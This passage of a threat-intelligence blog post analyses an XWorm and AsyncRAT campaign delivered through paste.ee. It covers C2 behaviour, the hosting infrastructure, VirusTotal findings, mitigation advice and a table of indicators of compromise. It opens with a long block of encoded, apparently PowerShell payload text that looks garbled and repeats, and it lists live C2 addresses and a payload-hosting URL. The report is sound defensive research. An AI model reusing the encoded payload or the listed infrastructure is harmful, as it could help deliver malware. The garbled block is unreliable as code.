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
```

The program silently saves all captured data to a file on disk, gradually building a collection of passwords, private messages, and other sensitive information. XWorm includes a [command-and-control \(C2\)](#) module that keeps a persistent backdoor open on infected systems. The `ClientSocket` class handles connections to remote C2 servers, giving attackers full remote access. It supports multiple backup servers and randomly selects one from a list of IP addresses or domain names in its settings.

Once connected, it collects detailed system information, including a unique machine ID, username, OS version and architecture, hardware specs, installed antivirus software, and whether a webcam is present. To stay connected, it sends regular "PING" messages every few seconds, each including the title of the active window, all over an AES-encrypted channel.

After decrypting the domain `abuwire123[.]ddns[.]net` used by [XWorm](#), we scanned it using VirusTotal and found that it resolves to the IP address `45.145.43.244`.




Fig 08:

[Resolved IP Related](#) to the Domain Hosting XWorm

The IP address `45.145.43.244`, based in Frankfurt am Main, Germany, and registered to **dataforest GmbH** (ASN: AS58212), shows signs of being part of a malicious infrastructure.

It falls within the 45.145.43.0/24 subnet and has several open ports, including **port 22 (SSH)** and **port 80**, which is running **Nginx 1.24.0**. More concerning are **ports 6606 and 7707**, both flagged for hosting [AsyncRAT](#), a well-known remote access trojan. These ports were first detected in February 2025.

AsyncRAT is an open-source remote access trojan written in C# that has been available on [GitHub](#) since around 2018. Because its source code is publicly available, many threat actors have forked, modified, and rebranded it to create their custom variants while retaining the core functionality.

SSL Certificate Activity for 45.145.43.244

The IP address **45.145.43.244**, operated by **dataforest GmbH** in Hesse, Germany (ASN: **AS58212**), has shown suspicious behavior across multiple ports over the last two years.

- **Early 2025:** SSL certificates observed on **ports 6606 and 7707** were linked to **AsyncRAT**, a known remote access trojan. These certificates first appeared in **February 2025**, indicating the setup of a fresh command-and-control (C2) infrastructure.
- **Throughout 2024:** The same IP hosted **RDP services on port 3389**, using certificates with hostnames like **WIN-RI8CECQIG28** and **WIN-HRF8D30M84N**, suggesting that compromised Windows systems may have been used as relay nodes.
- **March-May 2024:** SSL certs on **port 30120** were issued by **do-not-trust.citizenfx.tls.invalid**, typically associated with **FiveM game servers**. These are occasionally abused to host unauthorized or malicious services.
- **June-August 2023:** The IP was used to host multiple **HTTPS websites on port 443**, including suspicious domains like **carosnews.com** and

Further investigation of SSL certificate patterns linked to AsyncRAT revealed a broader C2 network. Notably:

- **U.S.-based nodes** hosted by **QuadraNet Enterprises LLC** include:
 - 66.63.187.154 (port 6606)
 - 66.63.187.232 (ports 8808, 6606)
 - 196.251.118.41 (port 8808)
- **European infrastructure** operated by **SC ITNS.NET SRL** includes:
 - **45.145.43.244** in Germany, with active ports:
 - **6606** (as of March 3, 2025)
 - **7707** (as of February 24, 2025)

Using SSL certificates labeled "AsyncRAT" can help detect various AsyncRAT variants. And we can see an example in the next figure.

66.63.187.154 - Overview

Info Domain 0 Associations 3 Signals Activity 0 History

66.63.187.154

Railnet LLC
London, England, GB

DNS

Reverse DNS -
Forward DNS -
Tag DNS -

ASN

IP Ranges **66.63.187.0/24**
Hosting Companies **Railnet LLC**
ASN **AS214943**

Open Ports and Software

Name	Port	Vendor	Product	Version	Extra Info	First Seen	Last Seen	
UNKNOWN	135	-	-	-	-	05/11/2025	05/23/2025	Q
UNKNOWN	139	-	-	-	-	09/26/2024	05/20/2025	Q
SMB	445	-	-	-	-	09/26/2024	05/23/2025	Q
UNKNOWN	1111	-	-	-	-	05/23/2025	05/23/2025	Q
TLS	3388	-	-	-	-	05/11/2025	05/23/2025	Q
UNKNOWN	3790	-	-	-	Metasploit	01/05/2025	01/16/2025	Q
HTTP	5357	-	-	-	Microsoft, Windows	05/12/2025	05/20/2025	Q
HTTP	5985	-	-	-	Microsoft, Windows	05/10/2025	05/23/2025	Q
TLS	6808	-	-	-	AsyncRAT	05/12/2025	05/19/2025	Q

Fig 09: Open Ports Related to 66.63.187.154 on Hunt.io

So, we need to check the extracted IOCs. After scanning the IP address 45.145.43.244 on VirusTotal, we can see that it's related to the XWorm malware.

The screenshot displays the VirusTotal interface for the IP address 45.145.43.244. At the top left, a circular gauge shows a community score of 12 out of 94, with a red bar indicating the score level. Below this, the text 'Community Score' is visible along with a red '-1' and a small arrow icon. To the right, a red warning icon is followed by the text '12/94 security vendors flagged this IP address as malicious'. Below this, the IP address '45.145.43.244 (45.145.40.0/22)' and the AS information 'AS 58212 (dataforest GmbH)' are listed. A navigation bar at the bottom of the header shows 'DETECTION', 'DETAILS', 'RELATIONS', and 'COMMUNITY 2', with 'COMMUNITY' being the active tab. The main content area is divided into sections: 'Voting details (1)' and 'Comments (1)'. Under 'Voting details', a user profile for 'NIXLovesXerneas' is shown with a profile picture, the name, and the text '4 months ago' followed by a red '-1'. Under 'Comments', the same user profile is shown, followed by a comment: 'XWorm C2 at 45.145.43.244:1111', 'Geolocation: Offenbach, Hesse', 'Organization: dataforest GmbH', 'ASN: AS58212', 'Country: DE', 'Confidence Level: 100', 'Reference: https://x.com/K_N1kolenko/status/1880172794811675049', 'IOC: https://threatfox.abuse.ch/ioc/1385050/', and a list of hashtags: '#DATAFOREST #XWorm #c2 #DE #AS58212'.

Fig 10:

VirusTotal XWorm C2 Community Comment

We will also scan 66.63.187.232 with VirusTotal. From the community, we see comments that confirm that this IP address is related to XWorm C2.

11 / 94
Community Score -12

11/94 security vendors flagged this IP address as malicious

66.63.187.232 (66.63.187.0/24)
AS 214943 (Railnet LLC)

DETECTION DETAILS RELATIONS **COMMUNITY 4**

Voting details (2) ⓘ

 NIXLovesXerneas 17 days ago	-1	 JaffaCakes118 17 days ago
---	-----------	---

Comments (2) ⓘ

NIXLovesXerneas
17 days ago

XWorm C2 at 66.63.187.232:1111
Geolocation: Lelystad, Flevoland
Organization: Railnet LLC
ASN: AS214943
Country: NL
Confidence Level: 75%
IOC: <https://threatfox.abuse.ch/ioc/1524006/>
#XWorm #NL #AS214943

Fig 11:

VirusTotal XWorm C2 Community Comments

After checking the community for this IP 196.251.118.41 we can see that this is related to AsyncRAT.

The screenshot shows a search for IP 196.251.118.41 on VirusTotal. The results are displayed in a dark-themed interface. Each entry includes a user profile for 'JaffaCakes118' (28 days ago) and the following details:

- IOC:** 196.251.118.41:7707
- IOC Type:** ip:port
- Threat Type:** botnet_cc
- Malware:** AsyncRAT
- Confidence Level:** 100%
- First seen:** 2025-05-06 11:10:49 UTC
- Country:** The Netherlands
- ThreatFox:** <https://threatfox.abuse.ch/ioc/1516750/>
- Tags:** #6May2025
- [Show more](#)

The second and third entries follow the same format but with different port numbers (8808 and 4447) and ThreatFox links (1516756/ and 1516747/).

Fig 12: VirusTotal AsyncRAT C2 Community Information

When checking 66.63.187.154, we couldn't find any attributed information related to it, but when we went back to check information from our project, we found that this is also related to the AsyncRAT variant or itself.




Fig 13: Open Ports Related to 66.63.187.154

Summary

This campaign shows how attackers are evolving their methods to better hide their tracks. They're using paste.ee, a legitimate website where people share text snippets, as their starting point to spread dangerous malware.

What caught our attention was the sneaky way they hide their code using weird Unicode characters that most people wouldn't recognize as suspicious.

Recommended Mitigation Strategies

To protect yourself from these sneaky attacks, block all identified domains and suspicious paste.ee URLs mentioned in the report. Specifically weird paste.ee links that follow a specific pattern like

<https://paste.ee/d/something/0>

Keep an eye out for weird connections to unusual ports like 6606 or 7707, which are where the attackers control their malware from.

Ensure your security software is up to date and can detect unusual behavior, not just known viruses. Be extra careful with emails containing links to paste services, and watch out for messy or highly obfuscated JavaScript can indicate an attempt to hide downloader logic or embedded payloads.

If you're responsible for security at your organization, regularly check your systems for these warning signs and suspicious activities that might indicate you've been targeted.

XWorm and AsyncRat Indicators of Compromise (IOCs)

IP addresses and Domain Names

IP Address	Domain	Hosting Company	Location
45.145.43.244	abuwire123[.]ddns[.]net	dataforest GmbH (ASN: AS58212)	Frankfurt, Germany
66.63.187.154	Not Available	QuadraNet Enterprises LLC	United States
66.63.187.232	abuwire123h[.]ddns[.]net abuwire123[.]duckdns[.]org	QuadraNet Enterprises LLC	United States
196.251.118.41	Not Available	Not Available	Not Available
23.186.113.60	paste.ee	Not Available	Not Available

IP Addresses and C2 Ports

IP Address	Port	Service	Certificate	First Observed
45.145.43.244	6606	XWorm C2	AsyncRAT	February 24, 2025
66.63.187.154	6606	AsyncRAT C2	AsyncRAT	February 2025
66.63.187.232	8808	XWorm C2	AsyncRAT	February 2025
196.251.118.41	8808	AsyncRAT C2	AsyncRAT	February 2025

Malicious URLs and Patterns

URL/Pattern	Description	Type
https://paste.ee/d/s1uVin8i/0	Malicious code hosting	Payload hosting
https://paste.ee/[a-z]/[A-Za-z0-9]+/0	Generic paste.ee pattern	IOC Pattern

File hashes

File type	Hash
Javascript	bd4952489685f6a76fe36fc220821515
xworm	6e976623d02e20d1b83e89fec31215b

Source: <https://hunt.io/blog/pasteee-xworm-asyncrat-infrastructure>